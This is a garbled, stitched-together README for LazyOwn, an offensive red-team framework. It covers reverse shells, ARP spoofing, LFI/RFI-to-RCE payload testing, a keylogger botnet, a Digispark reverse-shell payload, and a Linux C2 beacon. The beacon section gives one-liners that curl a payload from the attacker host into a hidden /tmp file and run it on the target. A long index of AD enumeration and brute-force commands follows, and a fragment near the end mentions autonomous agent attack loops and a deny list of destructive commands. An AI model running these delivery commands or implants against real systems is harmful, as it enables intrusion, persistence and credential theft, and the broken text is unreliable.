
para luego en la maquina victima
./lazyreverse_shell.sh --ip 127.0.0.1 --puerto 1337

The module is located in the modules directory and is used as follows:
chmod +x lazycurl.sh
and then
./lazycurl.sh --mode GET --url http://10.10.10.10
Usage.
GET:
./lazycurl.sh --mode GET --url http://10.10.10.10
POST:
./lazycurl.sh --mode POST --url http://10.10.10.10 --data "param1=value1¶m2=value2"
TRACE:
./lazycurl.sh --mode TRACE --url http://10.10.10.10
```sh

File upload:

```sh
./lazycurl.sh --mode UPLOAD --url http://10.10.10.10 --file file.txt
wordlist bruteforce mode:
./lazycurl.sh --mode BRUTE_FORCE --url http://10.10.10.10 --wordlist /usr/share/wordlists/rockyou.txt
Make sure to adjust the parameters according to your needs and that the values you provide for the options are valid for each case.
The script provides an ARP spoofing attack using Scapy. In the payload, you must set the lhost, rhost, and the device that you will use to perform the ARP spoofing.
assign rhost 192.168.1.100
assign lhost 192.168.1.1
assign device eth0
run lazyarpspoofing
This script provides an X-ray view of the system in question where the tool is being executed, offering insights into its configuration and state.

run lazygath
The LFI RFI 2 RCE mode is designed to test some of the more well-known payloads against the parameters specified in payload.json. This allows for a comprehensive assessment of Local File Inclusion (LFI), Remote File Inclusion (RFI), and Remote Code Execution (RCE) vulnerabilities in the target system.

payload
run lazylfi2rce
The sniffer mode allows capturing network traffic through interfaces using the -i option, which is mandatory. There are many other optional settings that can be adjusted as needed.
usage: lazysniff.py [-h] -i INTERFACE [-c COUNT] [-f FILTER] [-p PCAP]
lazysniff.py: error: the following arguments are required: -i/--interface

To use the sniffer from the framework, you must configure the device with the command:
```sh
run lazysniff
or just
sniff
This feature is in experimental mode and does not work fully due to a path issue. Soon, it will support obfuscation using PyInstaller.
./py2el.sh
This feature is in experimental mode as it is not functioning yet... (coming soon, possibly an implementation of EternalBlue among other things...)
run lazynetbios
This feature is in experimental mode, and the decryption of the keylogger logs is not functioning xD. Here we see for the first time in action the payload command, which sets all the configuration in our payload.json, allowing us to preload the configuration before starting the framework.
payload
run lazybotnet
The script features interactive menus to select actions to be performed. In server mode, it displays relevant options for the victim machine, while in client mode, it shows options relevant to the attacking machine.
The script handles the SIGINT signal (usually generated by Control + C) to exit cleanly.
This project is licensed under the GPL v3 License. The information contained in GTFOBins is owned by its authors, to whom we are immensely grateful for the information provided.
A special thanks to GTFOBins for the valuable information they provide and to you for using this project. Also, thanks for your support Tito S4vitar! who does an extraordinary job of outreach. Of course, I use the extractPorts function in my .zshrc :D, thanks to deepwiki to help us with doc. ( https://deepwiki.com/grisuno/LazyOwn/ ), thanks to plaintext who does an extraordinary job of outreach and we adopted PTMultiTools it's very impresive
An excellent tool that I adapted a bit to work with the project; all credits go to its author honze-net Andreas Hontzia. Visit and show love to the project: https://github.com/honze-net/pwntomate
An excellent tool for CVE detection, I implemented only the keyword search as I had to change some libraries. Soon also for XML generated by nmap :) Total thanks to justakazh. https://github.com/justakazh/sicat/
For identifying and reporting the Docker build failures caused by the repo.charm.sh outage and the Python version incompatibility. His report led to the fixes in lazyown-docker/Dockerfile.
For two critical security advisories that helped us harden the framework and fix serious vulnerabilities. Their responsible disclosure makes LazyOwn safer for the entire community.
BlackSandBeacon brings Beacon Object File (BOF) extensibility to Linux for the first time in an open-source C2 framework. No commercial C2 (including Cobalt Strike) offers Linux BOF support.
On Windows, BOFs are position-independent PE COFF objects loaded by the beacon at runtime, giving operators an in-memory plugin system without spawning new processes. BlackSandBeacon ports this model to Linux:
.so) with GCC
(-shared -fPIC -nostartfiles).dlopen — no disk writes after delivery,
no new process, no shell.datap API (BeaconDataParse, BeaconDataInt, BeaconDataExtract,
BeaconPrintf, BeaconOutput) is source-compatible with the Windows BOF contract,
so existing BOF authors can port by replacing Win32 calls with Linux syscalls or
libc equivalents.io_uring for
kernel interaction without libc linking.# 1. Build and stage the beacon
(LazyOwn) > blacksandbeacon
# 2. Deliver to target (command runs on target)
curl -sk "http://{lhost}:{lport}/blacksandbeacon" -o /tmp/.svc && chmod +x /tmp/.svc && /tmp/.svc &
# 3. Build and stage the BOF loader
(LazyOwn) > blacksandbeacon_bof
# 4. Deliver the BOF loader to a live session
curl -sk "http://{lhost}:{lport}/bof_loader" -o /tmp/.bof && chmod +x /tmp/.bof && /tmp/.bof
// Replace Win32 API calls with direct syscalls or libc equivalents.
// The datap API remains identical.
#include "beacon.h"

void go(char *args, int len) {
    datap parser;
    BeaconDataParse(&parser, args, len);
    char *target = BeaconDataExtract(&parser, NULL);
    // Linux: use syscall(SYS_open, ...) instead of CreateFile
    BeaconPrintf(CALLBACK_OUTPUT, "target: %s\n", target);
}
Compile: gcc -shared -fPIC -nostartfiles -o mybof.so mybof.c
| Capability | Cobalt Strike | Sliver | Havoc | LazyOwn + BlackSandBeacon |
|---|---|---|---|---|
| Windows BOF | Yes | No | No | Yes (via beacon addon) |
| Linux BOF | No | No | No | Yes |
| ARM BOF | No | No | No | Planned (blackzincbeacon) |
| Open source | No | Yes | Yes | Yes |
LazyOwn ships as the "all-in-one" front of a small ecosystem of focused
red-team tools. Each project below stands on its own and can be wired into
LazyOwn through lazyaddons/*.yaml, the C2 implant pipeline, or the MCP
lazyown_palette --info view (which exposes the graphify-derived calls
and related neighbours of every command).
Drop-in replacements for the bundled Go beacon when you need a smaller footprint or per-architecture artefacts:
lazyaddons/beacon.yaml.dlopen runtime — the same extensibility model as Windows BOF but targeting Linux kernel internals. No commercial C2 framework (including Cobalt Strike) offers Linux BOF support. Wired in via lazyaddons/blacksandbeacon.yaml; BOF loader via lazyaddons/blacksandbeacon_bof.yaml.Alternative C2 surfaces that speak the same beacon protocol as lazyc2.py
or that can serve as a teamserver back-end:
lazyc2.py.Drop into LazyOwn through MCP, the toposwarm lazyaddon, or directly:
Used both by humans through pwntomate .tool files and by the autonomous
daemon when the reactive selector recommends an in-memory technique:
lazyaddons/gomulti_loader_linux.yaml and gomulti_loader_windows.yaml.netsh helper-DLL persistence template for Windows.LazyOwn already vendors several recent kernel-class PoCs through the addon
system (lazyaddons/copyfail.yaml, lazyaddons/dirtyfrag.yaml,
lazyaddons/CVE-2022-22077.yaml, lazyaddons/CVE_2025_24071_PoC.yaml,
lazyaddons/ebird3.yaml). The original repositories are listed here for
auditability and citation:
copyfail lazyaddon.Want to add yours? Drop a
lazyaddons/<name>.yamldescribingrepo_url,install_commandandexecute_command; LazyOwn will pick it up automatically and surface it through the MCPlazyown_paletteview.
LazyOwn is a framework that streamlines its workflow and automates many tasks and tests through aliases and various tools, functioning like a Swiss army knife with multipurpose blades for hacking xD.
  Compiles and uploads an .ino sketch to a Digispark device using Arduino CLI and Micronucleus.

    This method checks if Arduino CLI and Micronucleus are installed on the system.
    If they are not available, it installs them. It then compiles a Digispark sketch
    and uploads the generated .hex file to the Digispark device.

    The method performs the following actions:
    1. Checks for the presence of Arduino CLI and installs it if not available.
    2. Configures Arduino CLI for Digispark if not already configured.
    3. Generates a reverse shell payload and prepares the sketch for Digispark.
    4. Compiles the prepared Digispark sketch using Arduino CLI.
    5. Checks for the presence of Micronucleus and installs it if not available.
    6. Uploads the compiled .hex file to the Digispark device using Micronucleus.

    Args:
        line (str): Command line input provided by the user, which may contain additional parameters.

    Returns:
        None: The function does not return any value but may modify the state of the system
            by executing commands.
Documentation automatically created by the script readmeneitor.py created for this project; maybe one day it will have its own repo, but for now, I don't see it as necessary.
Usage of LazyOwn RedTeam Framework for attacking targets without prior mutual consent is illegal. It's the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program. Only use for educational purposes.
Auto-generated by readmeneitor.py from source docstrings and cli/command_index.json.
alterxPhase: recon | Source: cli/commands/recon_migrated.py
Executes the 'alterx' command for subdomain enumeration on the provided self.params['domain']. If 'alterx'
apache_usersPhase: recon | Source: cli/commands/recon_migrated.py
Performs enumeration of users from a target system using apache-users.
binarycheckPhase: recon | Source: cli/commands/recon_migrated.py
Performs various checks on a selected binary to gather information and protections.
cvePhase: recon | Source: cli/commands/recon_migrated.py
Search for a CVE using the CIRCL API.
digPhase: recon | Source: cli/commands/recon.py
Executes the dig command to query DNS information.
dnschefPhase: recon | Source: cli/commands/recon_migrated.py
Executes the DNSChef tool to monitor DNS queries and intercept responses.
dnsenumPhase: recon | Source: cli/commands/recon.py
Performs DNS enumeration using dnsenum to identify subdomains for a given domain.
dnsmapPhase: recon | Source: cli/commands/recon.py
Performs DNS enumeration using dnsmap to discover subdomains for a specified domain.
dnstool_pyPhase: recon | Source: cli/commands/recon_migrated.py
Executes the dnstool.py tool to modify Active Directory-integrated DNS records.
estorides_importPhase: recon | Source: cli/commands/estorides.py
Import Estorides-discovered entities into LazyOwn database and scope.
estorides_loopPhase: recon | Source: cli/commands/estorides.py
Run the bidirectional Estorides <-> LazyOwn feedback loop.
estorides_seedPhase: recon | Source: cli/commands/estorides.py
Feed LazyOwn hosts/domains into Estorides for passive OSINT discovery.
estorides_surfacePhase: recon | Source: cli/commands/estorides.py
Show the combined active + passive attack surface.
finalreconPhase: recon | Source: cli/commands/recon.py
Runs the finalrecon tool to perform a web server vulnerability scan against the specified target host.
getcapPhase: recon | Source: cli/commands/recon_migrated.py
Retrieve and display file capabilities on the system.
gospiderPhase: recon | Source: cli/commands/recon_migrated.py
Try gospider for web spidering.
grauditPhase: recon | Source: cli/commands/recon_migrated.py
Executes the graudit command to perform a static code analysis with the specified options.
httprobePhase: recon | Source: cli/commands/recon_migrated.py
Executes the httprobe tool to probe domains for working HTTP and HTTPS servers.
ipinfoPhase: recon | Source: cli/commands/recon_migrated.py
Retrieves detailed information about an IP address using the ARIN API.
launchpadPhase: recon | Source: cli/commands/recon_migrated.py
Searches for packages on Launchpad based on the provided search term and extracts codenames from the results. The distribution is extracted from the search term.
metabigorPhase: recon | Source: cli/commands/recon_migrated.py
Executes Metabigor commands for OSINT and scanning tasks with guided input or predefined arguments.
openssl_sclientPhase: recon | Source: cli/commands/recon.py
Uses openssl s_client to connect to a specified host and port, allowing for testing and debugging of SSL/TLS connections.
pingPhase: recon | Source: cli/commands/recon_migrated.py
Perform a ping to check host availability and infer the operating system based on TTL values.
portsPhase: recon | Source: cli/commands/recon_migrated.py
Lists all open TCP and UDP ports on the local system.
proxyPhase: recon | Source: cli/commands/recon_migrated.py
Runs a small proxy server to modify HTTP requests on the fly.
reconPhase: recon | Source: cli/commands/recon_migrated.py
Performs reconnaissance on a specified self.params['domain'] using crt.sh (the target must be visible on internet), pup, httprobe, and EyeWitness.
serveralive2Phase: recon | Source: cli/commands/recon_migrated.py
Command serveralive2: Uses Impacket to connect to a remote MSRPC interface and retrieves the server bindings.
sherlockPhase: recon | Source: cli/commands/recon_migrated.py
Executes the Sherlock tool to find usernames across social networks.
sslscanPhase: recon | Source: cli/commands/recon_migrated.py
Run an SSL scan on the specified remote host.
surfacePhase: recon | Source: cli/commands/recon_migrated.py
Render the network surface graph in the terminal.
tcpdump_capturePhase: recon | Source: cli/commands/recon_migrated.py
Starts packet capture using tcpdump on the specified interface.
tcpdump_icmpPhase: recon | Source: cli/commands/recon_migrated.py
Starts tcpdump to capture ICMP traffic on the specified interface.
tracePhase: recon | Source: cli/commands/recon_migrated.py
Traces the DNS information for a given self.params['domain'] using the FreeDNS service. (using freedns IP Not your IP)
trufflehogPhase: recon | Source: cli/commands/recon_migrated.py
Executes trufflehog to search for secrets in a given Git repository URL.
tshark_analyzePhase: recon | Source: cli/commands/recon_migrated.py
Analyzes a packet capture file using tshark based on the provided remote host IP.
waybackmachinePhase: recon | Source: cli/commands/recon_migrated.py
Fetch URLs from the Wayback Machine for a given website.
whatwebPhase: recon | Source: cli/commands/recon.py
Performs a web technology fingerprinting scan using whatweb.
windapsearchscrapeusersPhase: recon | Source: cli/commands/recon_migrated.py
Extracts usernames from a JSON output generated by go-windapsearch and appends them
ad_ldap_enumPhase: enum | Source: cli/commands/scan_migrated.py
Executes ad-ldap-enum to enumerate Active Directory objects (users, groups, computers)
allinPhase: enum | Source: cli/commands/scan_migrated.py
Execute the AlliN.py tool with various scan modes and parameters.
amassPhase: enum | Source: cli/commands/scan.py
Executes Amass to perform a passive enumeration on a given domain.
arjunPhase: enum | Source: cli/commands/scan_migrated.py
Executes an Arjun scan on the specified URL for parameter discovery.
arpscanPhase: enum | Source: cli/commands/scan.py
Executes an ARP scan using arp-scan.
batchnmapPhase: enum | Source: cli/commands/recon.py
Runs the internal module modules/lazynmap.sh for multiple Nmap scans.
bbotPhase: enum | Source: cli/commands/scan.py
Executes a BBOT scan to perform various reconnaissance tasks.
blazyPhase: enum | Source: cli/commands/scan_migrated.py
Command blazy: Installs and runs blazy for multi-vulnerability web application scanning.
bloodhoundPhase: enum | Source: cli/commands/scan_migrated.py
Perform LDAP enumeration using bloodhound-python with credentials from a file.
breacherPhase: enum | Source: cli/commands/scan_migrated.py
Command breacher: Installs and runs Breacher for finding admin login pages and EAR vulnerabilities.
certipyPhase: enum | Source: cli/commands/scan_migrated.py
Executes the Certipy tool to interact with Active Directory Certificate Services.
certipy_adPhase: enum | Source: cli/commands/scan_migrated.py
Run certipy-ad against Active Directory Certificate Services.
changemePhase: enum | Source: cli/commands/scan_migrated.py
Executes a changeme scan on a specified target URL or host.
cmePhase: enum | Source: cli/commands/scan_migrated.py
Execute CrackMapExec (CME) for SMB enumeration and authentication attempts against a target.
davtestPhase: enum | Source: cli/commands/scan_migrated.py
Tests WebDAV server configurations using davtest.
dirsearchPhase: enum | Source: cli/commands/scan.py
Runs the dirsearch tool to perform directory and file enumeration on a specified URL.
dmitryPhase: enum | Source: cli/commands/scan.py
This function constructs and executes a command for the 'dmitry' tool.
enum4linuxPhase: enum | Source: cli/commands/enum.py
Performs enumeration of information from a target Linux/Unix system using enum4linux.
enum4linux_ngPhase: enum | Source: cli/commands/scan_migrated.py
Performs enumeration of information from a target system using enum4linux-ng.
evil_ssdpPhase: enum | Source: cli/commands/scan_migrated.py
Runs evil-ssdp with various options and user-selected templates.
feroxbusterPhase: enum | Source: cli/commands/scan.py
Command feroxbuster: Installs and runs Feroxbuster for performing forced browsing and directory brute-forcing.
finger_user_enumPhase: enum | Source: cli/commands/scan_migrated.py
Executes the finger-user-enum tool for enumerating users on the target host.
fuzzPhase: enum | Source: cli/commands/scan_migrated.py
Executes a web server fuzzing script with user-provided parameters.
getnpusersPhase: enum | Source: cli/commands/enum.py
sudo impacket-GetNPUsers mist.htb/ -no-pass -usersfile sessions/users.txt
gobusterPhase: enum | Source: cli/commands/scan.py
Uses gobuster for directory and virtual host fuzzing based on provided parameters. Supports directory enumeration and virtual host discovery.
hostdiscoverPhase: enum | Source: cli/commands/scan.py
Discover active hosts in a subnet by performing a ping sweep.
houndPhase: enum | Source: cli/commands/scan_migrated.py
Executes the hound tool for Hound is a simple and light tool for information gathering and capture exact GPS coordinates
kerbrutePhase: enum | Source: cli/commands/scan_migrated.py
Executes the Kerbrute tool to enumerate user accounts against a specified target self.params['domain'] controller.
lazynmapPhase: enum | Source: cli/commands/recon.py
Runs the internal module modules/lazynmap.sh with target mode.
ldapdomaindumpPhase: enum | Source: cli/commands/scan_migrated.py
Dumps LDAP information using ldapdomaindump with credentials from a file.
ldapsearchPhase: enum | Source: cli/commands/scan_migrated.py
Executes an LDAP search against a target remote host (self.params['rhost']) and saves the results.
lookupsidPhase: enum | Source: cli/commands/scan_migrated.py
Executes the Impacket lookupsid tool to enumerate SIDs on a target system.
lookupsid_pyPhase: enum | Source: cli/commands/scan_migrated.py
Executes the LookupSID tool to perform SID enumeration on a target system.
loxsPhase: enum | Source: cli/commands/scan_migrated.py
Command loxs: Installs and runs Loxs for multi-vulnerability web application scanning.
lynisPhase: enum | Source: cli/commands/scan_migrated.py
Performs a Lynis audit on the specified remote system.
magicreconPhase: enum | Source: cli/commands/scan.py
Command magicrecon: Automates the setup and usage of MagicRecon to perform various types of reconnaissance and vulnerability scanning on specified targets.
mqtt_check_pyPhase: enum | Source: cli/commands/scan_migrated.py
Executes the MQTT check tool to verify credentials on a target system with optional SSL.
nbtscanPhase: enum | Source: cli/commands/recon.py
Performs network scanning using nbtscan to discover NetBIOS names and addresses in a specified range.
net_rpc_addmemPhase: enum | Source: cli/commands/scan_migrated.py
Executes the net rpc group addmem command to add a user to a specified group in Active Directory.
netexecPhase: enum | Source: cli/commands/scan_migrated.py
Executes netexec with various options for network protocol operations.
netviewPhase: enum | Source: cli/commands/scan_migrated.py
Executes the Impacket netview tool to list network shares on a specified target.
niktoPhase: enum | Source: cli/commands/recon.py
Runs the nikto tool to perform a web server vulnerability scan against the specified target host.
nmapscriptPhase: enum | Source: cli/commands/scan.py
Perform an Nmap scan using a specified script and port.
nucleiPhase: enum | Source: cli/commands/scan.py
Executes a Nuclei scan on a specified target URL or host.
odatPhase: enum | Source: cli/commands/scan_migrated.py
Command odat: Runs the ODAT sidguesser module to guess Oracle SIDs on a target Oracle database.
openredirexPhase: enum | Source: cli/commands/scan_migrated.py
Command openredirex: Clones, installs, and runs OpenRedirex for testing open redirection vulnerabilities.
osmedeusPhase: enum | Source: cli/commands/scan.py
Executes Osmedeus scans with guided input for various scanning scenarios.
parseroPhase: enum | Source: cli/commands/scan_migrated.py
Executes a parsero scan on a specified target URL or host.
parthPhase: enum | Source: cli/commands/scan_migrated.py
Command parth: Installs and runs Parth for discovering vulnerable URLs and parameters.
portdiscoverPhase: enum | Source: cli/commands/scan.py
Scan all ports on a specified host to identify open ports.
portservicediscoverPhase: enum | Source: cli/commands/scan.py
Scan all ports on a specified host to identify open ports and associated services.
pre2kPhase: enum | Source: cli/commands/scan_migrated.py
Executes the pre2k tool to query the self.params['domain'] for pre-Windows 2000 machine accounts or to pass a list of hostnames to test authentication.
pykerbrutePhase: enum | Source: cli/commands/scan_migrated.py
Command pykerbrute: Automates the installation and execution of PyKerbrute for bruteforcing Active Directory accounts using Kerberos pre-authentication.
rdp_check_pyPhase: enum | Source: cli/commands/scan_migrated.py
Executes the RDP check tool to verify credentials or hash-based authentication on a target system.
rpcclientPhase: enum | Source: cli/commands/enum.py
Executes the rpcclient command to interact with a remote Windows system over RPC (Remote Procedure Call) using anonymous credentials.
rpcdumpPhase: enum | Source: cli/commands/enum.py
Executes the rpcdump.py script to dump RPC services from a target host.
rpcmap_pyPhase: enum | Source: cli/commands/scan_migrated.py
Command rpcmap_py: Executes rpcmap.py commands to enumerate MSRPC interfaces.
samrdumpPhase: enum | Source: cli/commands/scan_migrated.py
Run impacket-samrdump to dump SAM data from specified ports.
sawksPhase: enum | Source: cli/commands/scan_migrated.py
Executes the Swaks (Swiss Army Knife for SMTP) tool to send test emails for phishing simulations.
sessionsshPhase: enum | Source: cli/commands/scan_migrated.py
Execute a command to list active SSH connections.
skipfishPhase: enum | Source: cli/commands/scan.py
This function executes the web security scanning tool Skipfish
smbattackPhase: enum | Source: cli/commands/scan_migrated.py
Scans for hosts with SMB service open on port 445 in the specified target network.
smbclientPhase: enum | Source: cli/commands/enum.py
Interacts with SMB shares using the smbclient command to perform the following operations:
smbclient_impacketPhase: enum | Source: cli/commands/enum.py
Interacts with SMB shares using the smbclient command to perform the following operations:
smbclient_pyPhase: enum | Source: cli/commands/enum.py
Interacts with SMB shares using the smbclient.py command to perform the following operations:
smbmapPhase: enum | Source: cli/commands/enum.py
smbmap -H 10.10.10.3 [OPTIONS]
smtpuserenumPhase: enum | Source: cli/commands/scan_migrated.py
Enumerates SMTP users using the smtp-user-enum tool with the VRFY method.
snmpcheckPhase: enum | Source: cli/commands/scan_migrated.py
Performs an SNMP check on the specified target host.
snmpwalkPhase: enum | Source: cli/commands/scan_migrated.py
Performs an SNMP check on the specified target host.
swaksPhase: enum | Source: cli/commands/scan_migrated.py
---

[Read more](https://github.com/grisuno/lazyown)
run_commandrm -rfexfilwipeencrypt-fileconfirm=true| Prevents accidental destructive actions from autonomous loops. |
| Provenance + confidence on credentials | Each credential exposed via target_context includes is_likely_credential, confidence, classification, and a provenance block (source_file, line_no, captured_at) when found. | Required for chain-of-custody in pentest reports. |
| Freshness annotations | Every evidence file in the JSON SITREP and target_context carries age_seconds, age_human, and stale=true once it exceeds freshness_threshold_seconds (default 7 days; configurable per-call). | Stops the agent from exploiting on top of stale recon evidence. |
PayloadAwareCompleter| Dynamic alias resolution | cli/aliases.py now defaults to lazy=True: alias templates keep their {rhost}/{lhost}/etc. placeholders and are rendered against self.params at execution time. set rhost X propagates to every alias on the next keystroke (no shell restart). Pre-substitution is still available with lazy=False. | DynamicAliasResolver, cli/aliases.py |
listener_go| Reporting | report, lazyreport, campaign_sitrep, timeline, dashboard |
| AI/Agents | auto_loop, recommend_next, playbook_generate, playbook_run, orchestrate |
| Marketplace | yara_marketplace, nuclei_marketplace, marketplace, lab |